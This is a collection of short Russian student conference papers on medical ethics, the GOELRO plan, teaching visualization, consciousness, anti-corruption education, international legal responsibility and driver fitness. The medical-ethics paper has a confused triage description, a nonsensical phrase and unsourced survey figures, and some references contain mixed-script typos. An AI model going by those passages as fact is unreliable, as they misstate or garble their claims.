Этические принципы в медицине имеют целью защиту прав и интересов пациентов, кажется, что они призваны быть полностью гуманными. Тем не менее, в реальной жизни все гораздо сложнее. Врачи часто оказываются в ситуациях, когда им приходится принимать решения, которые противоречат правилам медицинской этики. В таких случаях врачи стараются выбрать решение, которое причинит минимальное количество вреда.

Примеров из жизни великое множество. Например, при оказании медицинской помощи в кризисных ситуациях или при военной медицинской помощи, когда требуется классификация ранеными.

Согласно правилам, раненых делят на три группы: легкие раны, тяжелые раны и неизлечимые. Легкораненых осматривают и отправляют на передовую линию. Тяжелораненым оказывают помощь на месте, а затем также отправляют на передовую. "Неизлечимым" радуют страдания, но не переводят на передовую.

На самом деле, некоторых "неизлечимых" можно спасти, если их принимают квалифицированные врачи с необходимым оборудованием. Для этого их необходимо срочно эвакуировать с медперсоналом. В таком случае, легкораненые и тяжелораненые, не получившие необходимую медицинскую помощь, могут ухудшиться. Здесь возникает этическая проблема: с одной стороны, нельзя оставить без шансов на спасение, с другой стороны, нельзя спасать одного, забыв о десятках других людей. Этой ситуации нет идеального этического решения. Поэтому каждый врач сам принимает ответственность и решает, как ему поступить. Большинство врачей придерживается мнения, что необходимо спасать как можно больше жизней.

Еще одной медицинской этической проблемой является обучение студентов на пациентах. Студенты, неудачно выполнив манипуляции, могут не нарочно причинить боль пациенту, что противоречит этике врача. Однако как иначе подготовить высококвалифицированного специалиста, если не на практике с реальными пациентами? Манекены и практика на трупах не смогут заменить человеческого опыта. Эта этическая проблема имеет неразрешимый характер.

С одной стороны, понятно, что молодым врачам необходима практика на реальных пациентах. Однако мало кто согласится стать объектом "эксперимента". Двусмысленность этой ситуации подтверждается результатами опросов в США, согласно которым более 80% добровольцев, согласившихся на эксперименты, и примерно 70% доноров согласились на медицинские манипуляции, находясь в трудной финансовой ситуации. Возникает другой вопрос: этично ли пользоваться финансовыми сложностями людей?

Нерешенной остается проблема клинических экспериментов на животных. Сотни и тысячи животных погибают при экспериментах, чтобы впоследствии спасти жизни людей. Без таких экспериментов, которые влекут за собой огромные жертвы, невозможно проверить новые методы или лекарства на людях. Это еще одна этическая проблема в медицине.

Сегодня медицинская практика регулируется множеством этических и юридических норм. Права добровольцев защищены. Принудительное участие в клинических экспериментах признано незаконным и неэтичным. Однако на общее признание этих норм потребовалось некоторое время. В Древней Александрии использование для экспериментов осужденных преступников было разрешено. В Германии были проведены исследования врачей-нацистов, которые использовали осужденных в концентрационных лагерях. Это примеры, когда врачи отвергают принципы медицинской этики.

Поперечность идеализации врача и его внутреннего человеческого облика играют важную роль. Следовательно, медицинским работникам необходимо безусловно придерживаться деонтологических принципов и этических норм в любых ситуациях.

Список источников

1. Акопов, В. И. По поводу статьи Димова А. С. «Кризис деонтологии: методологические аспекты» / В. И. Акопов, Л. Л. Аكوпова // Клиническая медицина. 2009. - № 11. - С. 74-75.
2. Хрусталеv Ю.М. От этики до биоэтики. – М.: Феникс, 2010. - 448 с.

УДК 94(47)

Исследование и содержание основных этапов разработки плана ГОЭЛРО

Киреев Евгений Михайлович (ст. гр. О-22-РАД-рс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Гуманитарные и социальные дисциплины», Соловьевой Елены Васильевны (elena.s.17@bk.ru)

Аннотация: В данной статье содержится информация о разработке плана государственной электрификации России. Перечисляются основные объекты плана ГОЭЛРО.

Ключевые слова: РСФСР, СССР, Государственная электрификация России, ВСНХ, ГЭС, ТЭС.

Одним из важнейших планов экономического развития нашего государства является план по обеспечению электричеством всей территории страны. Впервые идеи плана ГОЭЛРО Ленин изложил в работе «Набросок плана научно-технических работ» (апрель 1918 года). В январе 1920 года Г.М. Кржижановский представил В.И. Ленину проект статьи «Задачи электрификации промышленности» и получил на нее восторженный отклик, а также просьбу написать об этой проблеме популярно, чтобы увлечь ею «массу рабочих и сознательных крестьян».

Комиссию в составе 22 ученых возглавил Г.М. Кржижановский. К работе по созданию плана привлекалось более 200 инженеров различных специальностей. Для успешной работы комиссии был выделен специальный кредит, помещения, необходимые технические средства и транспорт.

В ноябре 1920 г. составление плана было в целом завершено. И уже 21 декабря 1920 года Совнарком принял постановление «О плане электрификации России», в котором были установлены конкретные сроки выполнения программы электрификации страны: 10–15 лет. VIII Всероссийский съезд Советов утвердил это постановление и план ГОЭЛРО приобрел статус декрета РСФСР. «План электрификации РСФСР», который в дальнейшем стал известен как «План ГОЭЛРО» [1].

В конце 1920 года схема плана строительства будущих электростанций стояла в Большом театре. Многочисленные лампочки горели в точках строительства будущих электростанций, огненные полосы прочертили ее в разных направлениях, обозначая линии электропередачи.

В соответствии с планом вся территория РСФСР была разделена на восемь районов. Это было сделано с учетом наличия полезных ископаемых, состояния транспортных артерий и географических особенностей этих территорий. Весь план был разбит на две части, которые отличались друг от друга характером предстоящих работ.

В первой части (программе А) намечались пути использования уже

действовавших в РСФСР электрических станций, а во второй части (программе Б) обосновывалась необходимость строительства новых электроцентралей и линий электропередачи.

Программа «А». предусматривала усиление электрификации отдельных местностей путем лучшего использования имевшихся городских, фабрично-заводских и прочих станций. По мере пуска районных теплоэлектростанций и развития от них линий электропередачи мелкие станции подлежали ликвидации как неэффективные, за исключением тех, необходимость работы которых обуславливалась требованиями фабрично-заводской технологии. Данная программа была выполнена уже в 1926 году.

Программа «Б» предусматривала строительство в течение 10–15 лет тридцати новых районных электростанций на различных видах энергии общей мощностью 1750 МВт (Днепровская, Волховская, Каширская, Шатурская, две сибирские, Чирчикская в Туркестане, Чусовская на Урале и другие), а также сооружение электрических сетей напряжением 35 и 110 кВ для передачи электроэнергии к узлам нагрузки. Планом было предусмотрено использование исключительно местных углей, торфа и гидроэнергии.

По тем временам в условиях разрухи, голода, эпидемий план ГОЭЛРО казался просто фантастическим и в реальность его не верили не только за рубежом, но и многие российские специалисты, однако все показатели, намеченные в плане, были достигнуты.

В основном план был реализован уже к началу 1931 года, именно тогда производство электроэнергии выросло в десять раз, произошло удвоение довоенного уровня промышленного производства. А к 1935 году было построено 40 крупных районных электростанций. Наряду со строительством электростанций план ГОЭЛРО предусматривал сооружение сети высоковольтных линий электропередачи. Уже в 1922 году была введена первая в стране линия электропередачи напряжением 110 кВ «Каширская ГРЭС – Москва», а в 1933 году принята в эксплуатацию еще более мощная линия 220 кВ «Нижнесвирская ГЭС – Ленинград» [1].

Таких темпов не знала ни одна страна мира. По производству электроэнергии и установленной мощности электростанций. Осуществление этого грандиозного плана буквально преобразило страну. Результатом его реализации стало не только промышленное обновление страны. Реализация плана повлекла за собой ликвидацию безграмотности и беспризорности, массовый призыв молодежи в профессионально-технические и высшие учебные заведения. СССР вышел на второе место в Европе по электрификации, создав большой экономический задел для дальнейшего развития страны.

План ГОЭЛРО и его реализация доказали высокую эффективность системы государственного планирования в условиях жестко централизованной власти и предопределили развитие этой системы на долгие десятилетия.

Список источников

1. Новейшая история Отечества. XX век. Учебник для вузов. В двух томах. Том 1 / А. Ф. Киселева, Э. М. Щагина ; Гуманитарный издательский центр ВЛАДОС. – Москва, 1997. – С. 348 – 349.
2. Трифанков Ю.Т., Шанцева Е.Н., Дзюбан В.В. История оккупации Брянской области в годы великой отечественной войны. Партизанское движение и коллаборационизм (1941 -1943) / Брянск, 2012.
3. Ушкалов С.В., Геец Н.Я., Захарова Л.И., Трифанков Ю.Т., Трифанков Я.Ю. Партизаны и армия: вместе к победе. Сер. Военные тайны XX века. Москва, 2019.
4. Захарова Л.И. Значение исторического опыта в улучшении социокультурной среды регионов России // Проблемы и тенденции развития социокультурного пространства России: история и современность: материалы V науч.-практ.конф. с между участием (20 – 21 апреля 2018 г., г. Брянск. – С. 320 – 325.
5. Захарова Л.И., Мещерякова Е.А. Особенности общинного уклада жизни в российском обществе // Актуальные проблемы социально-гуманитарных исследований в экономике и управлении [Электронный ресурс]: материалы V научно-практической конференции с международным участием (10 января 2019г., г.Брянск) / под ред. Е.И. Сорокиной, Е.А. Ларичевой: в 2 т. – Брянск: БГТУ, 2019. – Т.1. – С. 173 –177.

Материал поступил в редколлегию 20.04.2024

УДК:331.101.1

Разработка и применение средств визуализации учебной информации для обучающихся СПО как педагогическая проблема

Короткова Ангелина Михайловна (ст. гр. О-21-ПРО-иис-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Социальные и гуманитарные дисциплины», Хариной Натальи Петровны (*nata.kharina.86@mail.ru*)

Аннотация. В статье рассматриваются сущность понятия визуализация, основные теоретические основы технологии визуализации, роль методов визуализации учебной информации, условия реализации применения визуализации в СПО.

Ключевые слова: информация, визуальная информация, образное мышление, образовательный процесс, учебная информация, процесс обучения, форма мышления, действие, знание, схема.

Введение. Информационная насыщенность современного мира требует от педагога специальной подготовки учебного материала перед ее предъявлением

обучающимся. На сегодняшний день большинством преподавателей ощущается необходимость активного внедрения в учебный процесс специальной технологии, которая способствовала бы эффективной компоновке знаний и их оперативному использованию. Данную проблему способна решить технология визуализации учебной информации, которая базируется на различных эффективных способах обработки и компоновки информации, позволяющих ее представлять в компактном, удобном для использования виде.

Значительный вклад в развитие технологий визуализации учебной информации внесли такие известные педагоги-новаторы, как Лаврентьев Г.В. и Лаврентьева Н.Е.[5]., Эрдниев [8], П.М., Давыдов, В.В., Вербицкий А.А. и др. Ими была проработана проблема, но необходимы конкретные рекомендации и условия для решения этой проблемы в образовательном процессе СПО.

В современной литературе не существует едино верного понятия «визуализация». Рассмотрим основные трактовки понятия «визуализация». Ряд исследователей, в частности Э.Г. Азимов, А.Н. Щукин, А.А. Акиншина и др. в наиболее обобщённом виде подразумевают под визуализацией способ информационной трансляции того или иного материала, который заключается в подкреплении транслируемого материала графическими изображениями: рисунки, схемы, графики, карты и прочее. В связи с этим, визуализация является незаменимым методом пояснения не визуальной (плохо осязаемой) информации, давая ей формы и очертания [1]. Как отмечает М.Е. Лихачёва, под визуализацией подразумевается трансформация информации о каком-либо физическом явлении, процессе, механизме, взаимосвязи и т.д. в форме, позволяющей воспринять информацию через зрительный канал информационного восприятия [7]. Исследователь визуализации учебного материала Н.К. Калыбек отмечает, что под визуализацией подразумевается процесс формирования у школьника ментального образа, который создается в его представлении (понимании) о том или ином вопросе, той или иной области знаний [3]. В сущности, визуализация, как отдельная педагогическая категория представляет собой технологию преподавания учебного материала, имеющая свои функции, задачи, специфические особенности, а так же методы, способы и инструменты её реализации [4]. Основным принципом визуализации является сокращение пояснительной части в преподавании педагога в ходе пояснения того или иного материала. Данная технология позволяет сконцентрировать значительный объём информации, которую необходимо усвоить учащимся и за единицу времени рассмотреть с студентами большой объём материала, акцентировав внимание не на общих, а более частных моментах темы, что в свою очередь повышает качество обучения в целом.

В «Великой дидактике» Я.А. Коменский рассмотрел и проанализировал вопрос об общих принципах обучения (дидактические принципы). Выделенные Коменским принципы обучения представляют собой общеметодические положения, на которые должен опираться каждый педагог при организации и реализации педагогического процесса.

Дидактические принципы Яна Амоса Коменского:

- 1) Принцип сознательности и активности.
- 2) Принцип наглядности.
- 3) Принцип постепенности и систематичности знания.
- 4) Принцип упражнений и прочного овладения знания и навыками.

Весь широкий спектр методов визуализации можно представить в соответствии со следующей группировкой:

Методы наблюдения:

- иллюстративные методы;
- демонстрационные методы.

Технология визуализации учебной информации - это система включающие в себя следующие слагаемые:

- комплекс учебных знаний;
- визуальные способы их предъявления;
- визуально технические средства передачи информации;
- набор психологических приемов;
 - использования и развития визуального мышления в процессе обучения [2].

В образовательном процессе сложилось несколько техник визуализации учебной информации:[6]

- Таймлайн
- Интеллект-карта
- Скрайбинг
- Инфографика
- «Лэпбук»

Условия реализации:

Для получения максимального эффекта от визуального представления информации нужно выполнить ряд правил. Только так вы сможете решить поставленные задачи и избежать скептического и негативного отношения коллег и подчинённых.

1. Разберитесь с целями и задачами.
2. Поймите, кто является целевой аудиторией конкретной визуализации
3. Понятность и читаемость информации.
4. Выберите правильное место.
5. Устранение дублирований и препятствий для усвоения информации.
6. Дополнительное разъяснение.
7. Проверьте, выполняется ли функция визуализации.

Вывод. На основе психолого-педагогической литературы, например, работы таких известных исследователей, как А.А. Акиншина, Э.Г. Азимов, А.Н. Щукин был изучен феномен понятия «визуализация», а также был рассмотрен широкий спектр методов визуализации. Основные из них:

- методы наблюдения
- иллюстративные
- демонстрационные

Изучив педагогические работы Я.А. Коменского мы сделали выводы о том, что можно выделить следующие критерии технологичности (методические требования):

- концептуальность
- системность
- управляемость
- эффективность
- воспроизводимость

А также расписали ряд правил которых стоит придерживаться для более эффективного применения визуализации.

Список источников

1. Азимов Э. Г., Щукин А.Н. Новый словарь методических терминов и понятий (теория и практика обучения языкам). – Москва : Издательство ИКАР, 2009. - 448 с.
2. Ветров Ю. Визуализация данных: классификация [Электронный ресурс (дата обращения 10.03.24)]. Режим доступа: <http://experiment.ru/technologies/data-visualization-1/>
3. Калыбек Н.К. Диагностика потребностей детей в визуализации учебного материала // Молодой учёный. – Выпуск № 10-1 (144), 2017. -44 –47 с.
4. Кузьменкова Ю.Б. Наглядность в обучении. Учебное пособие / Ю.Б. Кузьменкова. – Москва : «Сказочная дорога», 2015. – 132 с.
5. Лаврентьев Г.В., Лаврентьева Н.Б. Инновационные обучающие технологии в профессиональной подготовке специалистов. - Барнаул: Издательство Алтайского государственного университета, 2002. - 144 -152 с.
6. Лапшева Е.Е., Храмова М.В. Развитие визуальной грамотности обучаемых средствами информационно-коммуникационных технологий // Психолого-педагогический журнал Гаудеамус. – 2011. – № 18. - 53-56 с.
7. Лихачёва М.Е. Визуализация как средство повышения эффективности учебного процесса на занятиях по русскому языку как иностранному // Инновационное образовательное пространство: теория и практика обучения иностранным языкам и русскому языку как иностранному в высшей школе. – Коллективная монография. – Под общей редакцией Е.И. Чирковой. – Киров : Межрегиональный центр инновационных технологий в образовании, 2017. - 53 - 72 с.
8. Эрдниев П.М. Системность знаний и укрепление дидактической единицы //Сов. Педагогика.-1975.-№4.- 72-80 с.

Материал поступил в редколлегию 20.04.2024

УДК 165.12

Философское осмысление сознания

Латышева Софья Олеговна (ст. гр. О-23-КТО-тм-Б)

Работа выполнена под руководством доцента кафедры «Социальные и гуманитарные дисциплины», Паршиковой Галины Васильевны (parshikovagalina@yandex.ru)

Аннотация. В статье отражена связь языка и сознания. Сознание неразрывно связано с языком, так как одно определяет формирование и наличие другого.

Ключевые слова: философия, язык, сознание, бытие, познание, знания, феноменальная компонента.

В настоящее время исследование проблемы сознания претендует на более полное освещения целого круга вопросов: рассмотрение значения феноменальной компоненты, когнитивной составляющей взаимоотношения языка и сознания. Для рассмотрения природы сознания необходимо обращение к междисциплинарным отраслям знания. Эту проблему пытались решить эксперты в области философии, физики, психологии, когнитивистики, нейробиологии, информационных технологий.

Познание истины, как безусловности есть прототипичный модус интенциональности, то есть вещь как данность, продуцированная посредством интуиции. Субъект не имеет опыта, когда что-то есть, а его самого нет. Самость сопутствует абсолютно всему и иногда отождествляется с абсолютным. Познавая действительность, индивид формулирует свое отношение к окружающей действительности, предметам, объектам и субъектам, к себе как к личности, модифицирует изначальный опыт самосознания.

Постижение самости, включая ее единообразие и изменчивость, определяется потоком феноменального опыта, переживаний, истории, течения жизни.

Коммуникация, язык становятся средой становления субъекта. Эта среда обладает собственной временностью, в которую вложена темпоральность субъекта. Сознание неразрывно связано с языком, так как одно определяет формирование и наличие другого. Связь сознания с языком проявляется в том, что возникновение и формирование сознания возможно в том случае, если человек включен в мир словесного языка.

Язык, как когнитивное явление, не только передает, воспроизводит информацию о мире, но и помогает организовать, усовершенствовать, рационализировать информацию и способы её представления, и создает условия для прохождения коммуникативных процессов, в процессе которых транслируются и используются знания и структура, содержащая эти знания и накопленную информацию.

Список источников

1. Паршикова, Г. В. Особенности реализации компетентностного подхода в ходе преподавания дисциплины "философия" / Г. В. Паршикова // Актуальные проблемы социально-гуманитарных исследований в экономике и управлении : материалы VI научно-практической конференции с международным участием, Брянск, 13 мая 2020 года. – Брянск: Брянский государственный технический университет, 2020. – С. 328-333.
2. Князев, В. Н. Об особенностях функционирования сознания в контексте квантовой информатики / В. Н. Князев, Г. В. Паршикова // Метафизика. – 2022. – № 4(46). – С. 130-143.
3. Паршикова, Г. В. Построение модели унитарности языка и описание на ее основе лингвистического поля сознания человека / Г. В. Паршикова, А. Ф. Степанищев // Научному прогрессу - творчество молодых : Международная молодежная научная конференция по естественнонаучным и техническим дисциплинам: материалы и доклады: в 3 частях, Йошкар-Ола, 19–20 апреля 2013 года / Поволжский государственный технологический университет. Том Часть 1. – Йошкар-Ола: Поволжский государственный технологический университет, 2013. – С. 147-149.
4. Попкова Н.В. Антропология техники: становление. Москва, 2009.
5. Попкова Н.В. Глобальные проблемы современности и технологическое развитие. Вестник Московского университета. Серия 7: Философия. 2005. № 1. С. 96-106.

Материал поступил в редколлегию 20.04.2024

УДК 328.185

Проблемы формирования антикоррупционного поведения в образовательных учреждениях

Лучникова Ангелина Леонидовна (ст. гр. О-21-ПРО-иис-Б)

Работа выполнена под руководством доцента кафедры «Гуманитарные и социальные дисциплины» Захаровой Людмилы Ивановны (tim-lyud@yandex.ru)

Аннотация. Рассматривается проблема формирования антикоррупционного поведения учащихся как одного из важнейших компонентов воспитательного и образовательного процесса на современном этапе.

Ключевые слова: коррупция, антикоррупционное поведение, воспитание, образование, правовое государство, гражданское общество, профилактика коррупции.

Формирование антикоррупционного мировоззрения у студентов - одно из направлений повышения уровня правосознания граждан, усвоения ими образцов

правомерного поведения и, как следствие, - становление законности и правопорядка в обществе. Без высокого уровня правосознания невозможно создание правового государства [1]. Необходимо отметить, что в настоящее время возможность формирования антикоррупционного мировоззрения обеспечивается в рамках правового образования на занятиях по «Правоведению», а также «Нормативно-правовое обеспечение образовательной деятельности».

При изучении данных курсов учащиеся получают представление о коррупции как об общественном явлении, о коррупции как о преступлении, о существующих мерах ответственности за данное преступление. Коррупция сегодня рассматривается как одна из угроз общественной безопасности, наряду с такими явлениями, как терроризм и экстремизм. Антикоррупционное воспитание учащихся должно стать важнейшей частью государственной политики с тем, чтобы сформировать гражданина, обладающего соответствующими личностными качествами. На выходе государство должно получить ряды государственных и муниципальных служащих со сформировавшимся антикоррупционным мировоззрением [2].

Последовательное и систематическое формирование антикоррупционного мировоззрения требует соответствующего кадрового обеспечения. Кадровое обеспечение антикоррупционного образования и воспитания учащихся должно включать:

- подготовку педагогических кадров, способных осуществлять антикоррупционное воспитание, в том числе посредством повышения квалификации педагогических работников;
- повышение уровня юридической грамотности педагогов; совершенствование профессиональной и методической подготовки преподавателей правовых дисциплин; создание эффективных механизмов стимулирования и поддержки непрерывного профессионального развития педагогических и управленческих кадров в сфере антикоррупционного воспитания и образования;
- осуществление антикоррупционного образования педагогов (организация семинаров, практикумов, педсоветов, а также изучение нормативных документов по вопросам антикоррупционной направленности).

Задача антикоррупционного образования должна учитываться при формировании федерального, регионального и местного бюджетов. Организационные мероприятия по антикоррупционному воспитанию учащихся должны включать:

- обеспечение при организации учебного процесса внедрения современных обучающих информационных и телекоммуникационных технологий (справочных правовых систем и др.);
- включение в образовательные программы, учебники и учебные пособия антикоррупционного компонента, идей о необходимости противодействия проявлениям коррупции;

– разработку соответствующих учебных курсов, учебных и методических пособий;

– использование разнообразных форм работы со школьниками с целью создания положительного отношения к антикоррупционному поведению: практикумов, игровых форм, дискуссий, круглых столов, конкурсов, научных мероприятий, олимпиад с соответствующей тематикой для детей и молодежи;

– создание факультативных курсов на базе школ, развитие системы дополнительного антикоррупционного образования.

Кроме того, с целью популяризации антикоррупционного поведения, создания в обществе негативного отношения к любым проявлениям коррупции необходимо использование потенциала институтов гражданского общества - средств массовой информации, общественных объединений [3]. Таким образом, разработка концепции формирования антикоррупционного мировоззрения учащихся требует учета всех названных направлений.

Список источников

1. Захарова Л.И., Лавров Е.А. Формирование модели антикоррупционного поведения будущих профессионалов в образовательной среде высшей школы // Педагогический дизайн в высшем и среднем профессиональном образовании: сборник научных статей научно-практической конференции с международным участием. – Брянск: БГТУ, 2021. – С. 33 – 37.

2. Таева Н.Е. Формирование антикоррупционного мировоззрения учащихся: современное состояние проблемы и основные направления развития // Актуальные проблемы российского права. - 2015. - № 2 (51) февраль. – С. 196 – 201.

3. Участие институтов гражданского общества в борьбе с коррупцией: науч.-практ. пособие / отв. ред. Ю.А. Тихомиров. М.: Полиграф-Плюс, 2013.

Материал поступил в редколлегию 20.04.2024

УДК 341.01

Понятие ответственности в международном праве

Любочкин Антон Сергеевич (гр.О-23-НТТС-птсо-С)

Работа выполнена под руководством доцента кафедры «Гуманитарные и социальные дисциплины», Ноздриной Натальи Александровны (antonlyubochkin@bk.ru)

Аннотация. Определено понятие ответственности в международном праве.

Ключевые слова: ответственность, международное право, санкции, ресторация, сатисфакция, государство.

Международно-правовая ответственность – это обязанность субъекта международного права ликвидировать вред, причинённый им другому субъекту международного права в результате международно-правового обязательства, или обязанность возместить материальный ущерб, причинённый в результате действий, не нарушающих нормы международного права, если такое возмещение предусматривается специальным международным договором.

Целью данной работы являлось изучение понятия ответственности в международном праве, её виды и принцип её действия.

В международных отношениях различают два вида ответственности – материальную и политическую (нематериальную). На практике эти два вида ответственности тесно взаимосвязаны, так как причинение материального ущерба может вызвать политическую ответственность и наоборот. И материальная, и политическая ответственность выражаются в различных формах. Для материальной ответственности присущи репарации и реституции, а для политической – ресторация, сатисфакции и санкции.

Реституция предполагает восстановление в первоначальном виде поврежденных материальных ценностей, например – скульптуры и прочие виды искусства.

Санкции – это различные принудительные меры против государства-нарушителя. Обычно их вводят для стран-агрессоров для урегулирования военной угрозы.

Ресторация предполагает восстановление прежнего состояния чего-либо и несение расходов в связи с проводимыми работами.

Сатисфакция применяется в виде возмещения ущерба, причиненного чести и достоинству пострадавшего. Например – сочувствие, переживания и извинения.

Международно-правовая ответственность всегда возложена на государство (за действия своих органов и должностных лиц), а также на международные организации.

За действия физических лиц (граждан страны, иностранцев и так далее) государство ответственности не несёт. Они могут быть привлечены к ответственности в соответствии с международными договорами, а также национальным законодательством государства, гражданами которой они являются.

Ответственность государства также может возникнуть в связи с деянием другого государства. Например, государство добровольно содействует другому государству в осуществлении деяния, нарушающие права третьего государства.

Ответственность международных организаций имеет специфический характер. Она вытекает из их правосубъектности и зависит от нее. Каков объем правосубъектности, таковы и пределы ответственности международной организации. Международные организации могут нести как материальную, так и политическую ответственность, например, в случае принятия решений ущемляющих суверенные права государств. Материальная ответственность международной организации наступает за нанесение ущерба в процессе

деятельности этой организации (например, ответственность за нанесение вреда экологической среде). Материальную ответственность, как правило, разделяют и сама организация, и государства – члены этой организации.

Таким образом, ответственность в международном праве не только государству, но и международным организациям.

Список источников

1. Марченко, М. Н. Основы права. Учебник/ М. Н. Марченко, Е. М. Дерябина. - Москва: Проспект, 2023. – 326-328 с.
2. Захарова Л.И., Абобвян Е.Н., Ноздрин Н.А. Междисциплинарный подход формирования компетенций будущих бакалавров в области права // Педагогический дизайн в высшем и среднем профессиональном образовании: Сборник научных статей научно-практической конференции с международным участием. Брянск, 2021. – С. 171 – 178.
3. Захарова Л.И., Абобвян Е.Н., Трифанков Ю.Т. Основы российского права. – Саарбрюкен, 2018.

Материал поступил в редколлегию 20.04.2024

УДК 378:159.9

Анализ профессиональной пригодности водителей транспортных средств

Приходько Кристина Алексеевна (ст. гр. О–21–ПРО–иис–Б)

Работа выполнена под руководством профессора кафедры «Гуманитарные и социальные дисциплины» *Спасенникова Валерия Валентиновича* (spas1956@mail.ru)

Аннотация. Показана необходимость выявления профессионально–важных качеств водителей транспортных средств. Для определения их профессиональной пригодности с целью сокращения аварий и катастроф. Приведены структурные компоненты профессиональной деятельности водителей транспортных средств. Даны рекомендации по организации, планированию и обработке эмпирических данных.

Ключевые слова: водители транспортных средств, профотбор, структура деятельности, оценка профессионально–важных качеств.

Как в отечественных, так и в зарубежных работах по инженерной психологии и эргономике показано, что большинство аварий и катастроф на автомобильном, авиационном, морском и железнодорожном транспорте в XXI веке произошли по вине человеческого фактора.

А.И. Колодная по–поводу железнодорожных аварий писала, что «...из задач, стоящих перед транспортной психотехникой в связи с изучением происшествий, следует в первую очередь указать на:

- 1) изучение сигнализационной системы с точки зрения восприятия формы и цвета;
- 2) рационализацию составления инструкций и правил;
- 3) пропаганду на основе изучения причин происшествий, мер борьбы с ними;
- 4) участие в формировании социалистических кадров на транспорте и производственном обучении их;
- 5) изучение личности «происшестввенника»;
- 6) возрастная проблема;
- 7) характерологическая проблема» [3, с. 245].

Около 50% грубых нарушений безопасности движения непосредственно связаны с недостаточной профессиональной психофизиологической пригодностью работников локомотивных бригад.

Обеспечение безопасности движения является приоритетной задачей не только на железных, но и на автомобильных дорогах. Управление транспортным средством осложняется высокой интенсивностью дорожного движения и участием в нем водителей с различной профессиональной подготовкой. Данные обстоятельства обуславливают значительное возрастание психических нагрузок и повышают вероятность развития негативных изменений психофизиологического функционального состояния человека.

Общими для всех видов движения психофизиологическими качествами, обеспечивающими профессиональную пригодность водителей транспортных средств, являются:

- готовность к экстренному действию, бдительность;
- высокий уровень устойчивости внимания и скорости его переключения;
- эмоциональная устойчивость (помехоустойчивость).

Эти качества, во многом обусловленные природными задатками, являются относительно постоянными и малотренируемыми.

Профессиональная деятельность работников локомотивных бригад предъявляет повышенные требования и к некоторым другим психическим свойствам, которые оказывают на нее влияние. В отличие от основных они могут развиваться и тренироваться, но для успешной работы требуют определенного исходного уровня. К таким свойствам относятся стрессоустойчивость, объем и концентрация внимания.

Цель данной статьи изучить психофизиологические характеристики водителей и определить подходы обработки экспериментальных данных для определения профпригодности.

Задачи исследования:

- 1) Рассмотреть теоретические и практические вопросы исследований психофизиологических качеств водителей.
- 2) Исследовать профессионально–важные качества водителей транспортных средств.

Психофизиологическое обследование для определения профпригодности проводится в отношении: лиц, принимаемых на работу по специальности

машинист, помощник машиниста локомотива и мотор–вагонного подвижного состава железнодорожного транспорта общего пользования;

машинистов, помощников машиниста локомотива и мотор–вагонного подвижного состава железнодорожного транспорта общего пользования при переходе с одного вида движения на другое;

машинистов локомотива мотор–вагонного подвижного состава железнодорожного транспорта общего пользования при переходе на вождение поездов без помощника;

машинистов, помощников машинистов локомотива и мотор–вагонного подвижного состава железнодорожного транспорта общего пользования в процессе трудовой деятельности.

Структурную схему системы эксплуатации транспортного средства можно представить состоящей из четырех основных элементов: водитель – автомобиль – дорога – среда [2]. Блок–схема компьютерных методов повышения уязвимых профессионально–важных качеств в составе мероприятий по профотбору водителей представлена на рисунке 1.




Рис.1. Основные компоненты структуры деятельности водителя транспортных средств

А.И. Колодная справедливо отмечает [3, с. 243]:

«Необходимость профотбора агентов транспорта, особенно в наиболее ответственные профессии, важность значения которого уже сейчас признана всеми, мы полагаем, излишне доказывать. Однако следует признать, что методика его не во всех частях разработана; так, особое значение для транспортной службы имеют такие качества, на которые мы до сих пор при профотборе обращаем мало внимания, это характерологические особенности, для исследования которых мы, к сожалению, не обладаем еще разработанной методикой. Безответственность, небрежность, неаккуратность, неорганизованность, халатность и т. п. свойства, несомненно, являются препятствием к выполнению некоторых работ на транспорте не в меньшей мере, чем плохое распределение внимания, неправильная реакция или недостаток интеллекта в некоторых профессиях». В работах [4] и [5] дано обоснование психодиагностических методик и аппаратно–программных средств для определения профессиональной пригодности водителей транспортных средств, анализ которых позволил выявить их валидность и надежность. Методы математикостатистической обработки эмпирических данных профессионально–

важных качеств водителей транспортных средств, а также планы организации и приведенные обследования для определения категорий профпригодности представлены в работе [1].

Выводы:

1. Наибольшее распространение для определения профессиональной пригодности на водительские и операторские специальности получили математические модели, основанные на последовательном статистическом отношении вероятностей, теории распознавания образов, корреляционном и регрессионном анализе, оценке качества деятельности непосредственно на рабочих местах ко временным, точностным и вероятностным характеристикам.

2. Эффективность профессионального отбора можно определить на основе оценки точности, надежности и достоверности прогноза профпригодности водителей.

Список источников

1. Багрецов С.А., Мищенко Э.В., Розанова Л.В. Методика построения плана диагностического исследования профессионального соответствия кандидатов в системах профессионального отбора // Эргодизайн. №4 (18). С. 243–251. <http://dx.doi.org/10.30987/2658-4026-2022-4-243-251>.

2. Дятлов М. Н. и др. Профессиональная надежность водителя автомобильного транспорта // Молодой ученый. – 2013. – № 10. – С. 134–138.

3. Колодная А. И. Психологический анализ железнодорожных происшествий // История советской психологии труда. Тексты (20–30-е годы XX века) / Под редакцией В. П. Зинченко, В. М. Мунипова, О. Г. Носковой. – М.: Издательство Московского университета, 1983. – С. 236–244.

4. Спасенников В. В. Кондратенко С. В., Кузьменко А. А. Анализ динамики патентования изобретений в сфере удовлетворения жизненных потребностей человека [Текст] / В. В. Спасенников, С. В. Кондратенко, А. А. Кузьменко // Вестник Брянского государственного технического университета. – 2017. – №. 4 (57). – С. 183–191.

